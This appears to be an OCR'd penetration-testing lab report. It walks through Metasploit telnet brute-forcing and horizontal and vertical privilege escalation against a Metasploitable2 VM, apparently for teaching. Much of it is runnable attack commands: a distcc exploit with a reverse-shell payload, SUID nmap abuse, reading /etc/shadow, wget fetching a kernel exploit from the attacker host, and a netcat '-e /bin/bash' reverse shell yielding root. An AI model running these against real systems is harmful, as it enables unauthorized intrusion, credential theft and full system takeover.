

Fig 3.4.3.4 Directory Changer

Step5: Now again shift to previous msf6 session. Then run the command set USERPASS_FILE /root/Desktop/bruteforce list.



Fig 3.4.3.5 Userpass Configurator

set is used to set the value of a variable. USERPASS_FILE is the name of the variable you are setting. In this case, it seems to be used to store the path to a file containing a list of usernames and passwords for brute-forcing. /root/Desktop/bruteforce list is the value being assigned to the USERPASS_FILE variable. It appears to be a file path pointing to a file named "bruteforce list" located on the desktop of the root user ("/root") in the Linux file system.

Step6: Now set the value of RHOSTS to the metasploitable2 machine IP address.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.235.129
RHOSTS ⇒ 192.168.235.129
```

Fig 3.4.3.6 Target ip Setter

Step7: Now set the value of STOP_ON_SUCCESS true.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
```

Fig 3.4.3.7 Success Terminator

Step8: Run the command options to check where the value is set to the variable or not.

```
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting                 Required  Description
   ----              ---------------                 --------  -----------
   BLANK_PASSWORDS   false                           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                               yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                           no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                           no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                           no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                            no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                          no        A specific password to authenticate with
   PASS_FILE                                         no        File containing passwords, one per line
   RHOSTS            192.168.235.129                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23                              yes       The target port (TCP)
   STOP_ON_SUCCESS   true                            yes       Stop guessing when a credential works for a host
   THREADS           1                               yes       The number of concurrent threads (max one per host)
   USERNAME                                          no        A specific username to authenticate as
   USERPASS_FILE     /root/Desktop/bruteforce list   no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                           no        Try the username as the password for all users
   USER_FILE                                         no        File containing usernames, one per line
   VERBOSE           true                            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

Fig 3.4.3.8 Option Explorer

Step9: Now use run or exploit command.This is the command used to trigger the exploitation process. It will run the selected exploit module against the target system.



Fig 3.4.3.9 Exploit Runner

CHAPTER 4

COMPREHENSIVE ANALYSES OF PRIVILEGE ESCALATION

4.1 Introduction:

The significance of privilege escalation in cyber security is to enable unauthorized users to access resources beyond their authorized level. The report highlights the associated risks, including impacts on system integrity and confidentiality. It explores both horizontal and vertical privilege escalation, detailing methods used by attackers to gain higher access levels, especially when lacking root user permission. Privilege escalation is a security concept involving exploiting system vulnerabilities to access sensitive information or perform unauthorized actions, allowing attackers to bypass security measures. It encompasses both horizontal and vertical privilege escalation.

NOTE : Both types of privilege escalation can be harmful as they may lead to unauthorized access, data theft, system manipulation, and other security breaches.

4.2 Horizontal Privilege escalation:

Horizontal privilege escalation occurs when a user gains unauthorized access to the resources and privileges of another user within the same privilege level. This happens when a user with one set of privileges gains access to another user's account with similar privileges. In other words, you're still at the same level, but you're now using someone else's account to access the system.

4.2.1 Practical:

Step1: Run command 'msfconcole -q' for entering in the msf console and 'search distcc' used to search for available exploits, payloads, and auxiliary modules related to the "distcc" service.

Fig 4.2.1.1 Distcc Searcher

Step2: Now run use exploit/unix/misc/distcc_exec. It is used to select and load a specific exploit module called "distcc_exec" for Unix-based systems.



Fig 4.2.1.2 Distcc Exploiter

'use' signals Metasploit to employ a module. 'exploit/unix/misc' specifies it's an exploit for Unix systems in the "misc" category. 'distcc_exec' is the specific exploit module name.

Step4 : Run the command options, to check options in exploit/unix/misc/distcc_exec .

Fig 4.2.1.3 Options Explorer

Step5 : Now run the command to "set RHOSTS 192.168.235.129" which is used to set the target host IP address for a specific exploit or auxiliary module.

Fig 4.2.1.4 Target ip Setter

Step6: Now to check the payloads we need to run the command show payloads. In Metasploit's command-line interface (msfconsole), the "show payloads" command is used to display a list of available payloads that can be used in an exploit or auxiliary module.



Fig 4.2.1.5 Display Payloads

Show is a keyword tells Metasploit that you want to see information about a specific category of items, which, in this case, is "payloads." Payload specifies the category of items you want to display, which are the different payloads that can be used in various exploits or auxiliary modules.

Step7: We can run the command "set payload payload/cmd/unix/reverse" in command-line interface is used to set the payload for an exploit or auxiliary module to "cmd/unix/reverse."

Fig 4.2.1.6 Payload Setter

"cmd/unix/reverse" is the specific name of the payload you are selecting. "cmd" stands for "command," indicating that this payload allows you to execute arbitrary commands on the target

system. "unix" refers to Unix-like operating systems, and "reverse" indicates that it's a reverse shell payload. The "reverse" shell payload is called "reverse" because it sets up a connection back to the attacker's machine

Step8: Now we again use run or exploit command and First session is created.



Fig 4.2.1.7 Session Creator

Step9: Now inside the first session we run some basic commands like whoami for check the current user. su root to check whether we able to switch the current user to the root user or not.



Fig 4.2.1.8 Username Checker

We see that we are unable to switch to the root user, if we do so we need password but we donot know. So we have to use another command inside the first session.

Step10: The command "find / -perm -u=s -type f 2>/dev/null" is a Unix/Linux shell command used to search for files with the setuid (SUID) permission bit set.



Fig 4.2.1.9 Root Privilege Detector

'find' searches for files and directories starting from the specified location ('/'), using '-perm -u=s' to locate files with the setuid (SUID) bit. '-type f' filters for executable files. '2>/dev/null' suppresses permission denied errors, preventing them from being displayed during the search.NOTE: 0 = input, 1 = output, 2 = error handle. /dev/null is a blackhole (error not seen at anywhere). But if we remove this then the permission error arise in every file.

Step11: Now open GTFOBins (https://gtfobins.github.io/)

The GTFOBins website serves as a curated list of Unix/Linux binaries, detailing various privilege escalation techniques and exploitation methods associated with each binary.

Here, we check each binary for reverse shell. like umount, fusermount, nmap and many more.



Fig 4.2.1.10.1 su binary check

In su we, see that we need sudo permission. So we are not able to use it.

Fig 4.2.1.10.2 nmap binary

We are able to need in the nmap because during the nmap shell entry we donot any sudo permission.

Fig 4.2.1.10.3 Interactive Nmap Shell User

Here to we need to fulfill the condition of version.

```
nmap --version
Nmap version 4.53 ( http://insecure.org )
```

Fig 4.2.1.10.4 nmap Version Checker

Here, the version is 4.53 which is lies between 2.02 to 5.21 means the condition satisfy now we run commands one by one which is present inside it.

1) nmap –interactive starts Nmap in interactive mode, also known as the Nmap Interactive Mode or Nmap Shell. It allows us to run Nmap commands and scripts directly within an interactive environment, enabling more dynamic and iterative scanning and exploration of network targets.

```
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
```

Fig 4.2.1.10.5 Interactive Nmapper

2) !sh :

```
nmap> !sh
```

Fig 4.2.1.10.6 Shell Executor

It is used to execute a shell command from within the "nmap" interactive mode.

Step12: Now run the command "echo $SHELL" is used to display the path of the currently active shell in the nmap session and whoami which is used to display the username of the currently logged-in user in nmap session and also able to check the present working directory path.

Fig 4.2.1.11.1 Basic Info Gatherer

Now we are root user in whoami means we are able to execute any root user permission

cat /etc/shadow command used to display the contents of the "/etc/shadow" file. /etc/shadow is the path to the "shadow" file. The "/etc/shadow" file stores the encrypted password information for user accounts on the system. It contains hashed passwords and other security-related information about the user accounts, including password expiration dates and account status.



Fig 4.2.1.11.2 Shadow File Seeker

4.2.2 Techniques:

a. Insecure Session Management: Attackers exploit weak session management mechanisms to hijack authenticated sessions and gain access to other users' accounts.

b. Privilege Misconfigurations: Incorrectly configured access control settings allow unauthorized users to access the resources of other users at the same privilege level.

4.2.3 Impacts:

a. Data Exposure: Attackers can access sensitive data belonging to other users, potentially leading to data breaches and confidentiality breaches.

b. Unauthorized Actions: By masquerading as another user, attackers may perform actions on their behalf, causing damage or disruption.

4.3 Vertical Privilege escalation:

Vertical privilege escalation, also known as a privilege elevation attack, involves an increase of privileges/privileged access beyond what a user, application, or other asset already has. This entails moving from a low level of privileged access to a higher level of privileged access. Achieving vertical privilege escalation could require the attacker to perform a number of intermediary steps (i.e., execute a buffer overflow attack, etc.) to bypass or override privilege controls, or exploit flaws in software, firmware, the kernel, or obtain privileged credentials for other applications or the operating system itself.

4.3.1 Practical:

Step1: Run command 'msfconcole -q' for entering in the msf console.

Step2: Run command 'search distcc' in the msf console command is used to search for available exploits, payloads, and auxiliary modules related to the "distcc" service or software.

Fig 4.3.1.1 Distcc Searcher

Step3: Now run use exploit/unix/misc/distcc_exec. It is used to select and load a specific exploit module called "distcc_exec" for Unix-based systems.



Fig 4.3.1.2 Distcc Exploiter

'use' signals Metasploit to employ a specific exploit module. 'exploit/unix/misc' categorizes it for Unix systems in the "misc" category. 'distcc_exec' is the name of the module targeting vulnerabilities in the "distcc" service.

Step4 : Run the command options, to check options in exploit/unix/misc/distcc_exec .



Fig 4.3.1.3 Options Explorer

Step5 : Now run the command to "set RHOSTS 192.168.235.129" which is used in Metasploit's command-line interface to set the target host IP address for a specific exploit or auxiliary module.

```
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.235.129
RHOSTS => 192.168.235.129
```

Fig 4.3.1.4 Target ip Setter

Step6: Now to check the payloads we need to run the command show payloads. In Metasploit's command-line interface (msfconsole), the "show payloads" command is used to display a list of available payloads that can be used in an exploit or auxiliary module.

```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                                       normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                                     normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                                     normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6                                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                                       normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                                       normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash                                  normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   8   payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   9   payload/cmd/unix/reverse_openssl                               normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   10  payload/cmd/unix/reverse_perl                                  normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_ruby                                  normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   13  payload/cmd/unix/reverse_ruby_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   14  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

Fig 4.3.1.5 Display Payloads

Show is keyword tells Metasploit that you want to see information about a specific category of items, which, in this case, is "payloads." Payloads are the parameter specifies the category of items you want to display, which are the different payloads that can be used in various exploits or auxiliary modules.

Step7: We can also run the command "set payload payload/cmd/unix/reverse" in Metasploit's command-line interface (msfconsole) is used to set the payload for an exploit or auxiliary module to "cmd/unix/reverse."

```
msf6 exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
```

Fig 4.3.1.6 Payload Setter

"cmd/unix/reverse" is a payload for executing commands on Unix-like systems. "cmd" is for commands, "unix" signifies the operating system, and "reverse" indicates it establishes a connection back to the attacker's machine.

Step8: Now we again use run or exploit command and First session is created.

```
msf6 exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 192.168.235.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo jm29gXPQzYN80GPC;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "jm29gXPQzYN80GPC\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.235.128:4444 → 192.168.235.129:44064) at 2023-07-21 14:21:55 -0400
```

Fig 4.3.1.7 Session Creator

Step9: Inside the first session run command uname -a to check the version of targeted system.

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Fig 4.3.1.8 Target machine version

Step10: Now run the command searchsploit privilege | grep -i kernel | grep -i linux | grep 2.6 .



Fig 4.3.1.9 Kernel Privilege Searcher

the commands involve searching for exploits related to privilege escalation. The first command searches for "privilege" using searchsploit. The subsequent grep commands filter results for "kernel," "linux," and specifically target Linux kernel version 2.6.

Step11: The command lsb_release -a is used to gather information about the target system, which can be valuable for further exploitation.



Fig 4.3.1.10 Release Identifier

Distributor ID: The name of the Linux distribution. For example, Ubuntu, Debian, CentOS, Fedora, etc. Description: A brief description or information about the Linux distribution. Release: The specific release version or codename of the distribution. Codename associated with the release version of the distribution (if applicable).

Step12: Now by using the earlier command lsb_release -a to gather more information about the targeted system like their ID . Now by using this information, we are to do more filteration by using command searchsploit privilege | grep -i kernel | grep -i linux | grep -i ubuntu | grep 2.6. We find out the exploit path with half location by using this command.



Fig 4.3.1.11 Ubuntu Kernel Exploiter (exploit half path)

Step13: Now to find out the full path of the exploit in the system by using the command locate linux/local/8572.c

Fig 4.3.1.12 Linux Vulnerability Locator

Step14: Now copy the full location of exploit in some other file. Command for copy the location is cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html

Fig 4.3.1.13 Copy exploit path

Step15: Now use the command cd /var/www/html means to change the current directory to the /var/www/html.

Fig 4.3.1.14 Change Directoey

Step16: Make a file using nano editor and cat command is used to check the content of the file.



Fig 4.3.1.15 Run file

"#!" signifies the shebang indicating the interpreter for script execution ("/bin/bash" in this case). "nc" refers to netcat, a networking tool. "192.168.235.128" is the Linux IP address, and "5555" is the port number for the connection. "-e /bin/bash" executes Bash as a reverse shell, allowing remote access to the target system.

Step17: Now run the ls command to check the content inside /var/www/html

Fig 4.3.1.16 Content Viewer

Step18: The command service apache2 status is used to check the status of the Apache HTTP Server on a Linux system using the "service" command.



Fig 4.3.1.17 Apache Status Checker

Service is used to manage and interact with system services (daemons). apache2 is the name of the Apache HTTP Server service. On most Linux distributions, the Apache HTTP Server service is

commonly named "apache2."status is the argument provided to the service command, specifying that you want to check the status of the Apache HTTP Server service.

Step19: The command service apache2 start is used to start the Apache HTTP Server on a Linux system using the "service" command.



Fig 4.3.1.18.1 Apache start

Use the 'service apache2 status' command again to check the status of the Apache HTTP Server on a Linux system, verifying its activity."



Fig 4.3.1.18.2 Apache status checker

Step20: Need to dowload both files that is present in the /var/www/html in the created session.

wget http://192.168.235.128/8572.c is used to download the 8572.c file

Fig 4.3.1.19.1 8572.c File Downloader

wget http://192.168.235.128/run is used to download the run file.



Fig 4.3.1.19.2 Run File Downloader

Step21: Now to check the exploit id of linux ip address using command cat /proc/net/netlink



Fig 4.3.1.20 Check exploit id

The cat /proc/net/netlink command is used to display information about the Netlink socket protocol on a Linux system. Netlink is a communication protocol used for transferring information between

the kernel and user space processes in a Linux system. It's commonly used for various system-related tasks, such as network configuration, routing, and monitoring.

Step22: The command ps aux | grep udev which is used to check the exploit id and check that whether this id is one greater than linux ip address.

```
ps aux | grep udev
root        2739  0.0  0.1   2092   636 ?        S<s  09:45   0:00 /sbin/udevd --daemon
```

Fig 4.3.1.21 Identification

The command ps aux | grep udev is used to list running processes on a Unix-like system and filter the results to display only those processes that contain the string "udev" in their information.

Step23: The file 8572.c is a C language code and code never execute direct so need any compiler that helps to compile the code. Here we use gcc.The command to execute the C code is gcc 8572.c -o exploit . Here o for output.

```
gcc 8572.c -o exploit
8572.c:110:28: warning: no newline at end of file
```

Fig 4.3.1.22.1 Compile file

Now run the ls -G command is used to list files and directories in a directory on a Unix-like operating system (e.g., macOS, FreeBSD) while enabling colored output.

```
ls -G
5111.jsvc_up
8572.c
exploit
run
```

Fig 4.3.1.22.2 Colorful Lister

Step24: Now start listening in the kali linux by using command nc -nvlp 5555.

```
┌──(root㉿kali)-[~]
└─# nc -nvlp 5555
listening on [any] 5555 ...
```

Fig 4.3.1.23 Listening

Step25: The command ./exploit 2738 appears to be invoking an executable program called "exploit" with the argument "2738."

```
./exploit 2738
```

Fig 4.3.1.24 Exploit Launcher

Step26: Execute 'id' to verify root access after the exploit. If uid=0 and gid=0, root access is gained. Run additional commands like 'pwd' to change the current directory and 'whoami' to check the user.

```
┌──(root㉿kali)-[~]
└─# nc -nvlp 5555
listening on [any] 5555 ...
connect to [192.168.235.128] from (UNKNOWN) [192.168.235.129] 42348
id
uid=0(root) gid=0(root)
pwd
/
whoami
root
```

Fig 4.3.1.25 Reverse shell

4.3.2 Techniques:

a. Exploiting Software Vulnerabilities: Attackers target software vulnerabilities to gain elevated privileges and execute arbitrary code.

b. Weak Authentication Mechanisms: Inadequate authentication measures, such as weak passwords or default credentials, offer opportunities for attackers to escalate privileges.

4.3.3 Impacts:

a. Complete System Compromise: Successful vertical privilege escalation allows attackers to gain administrative access, leading to complete system compromise.

b. Data Manipulation: With elevated privileges, attackers can modify or delete critical data, compromising data integrity.

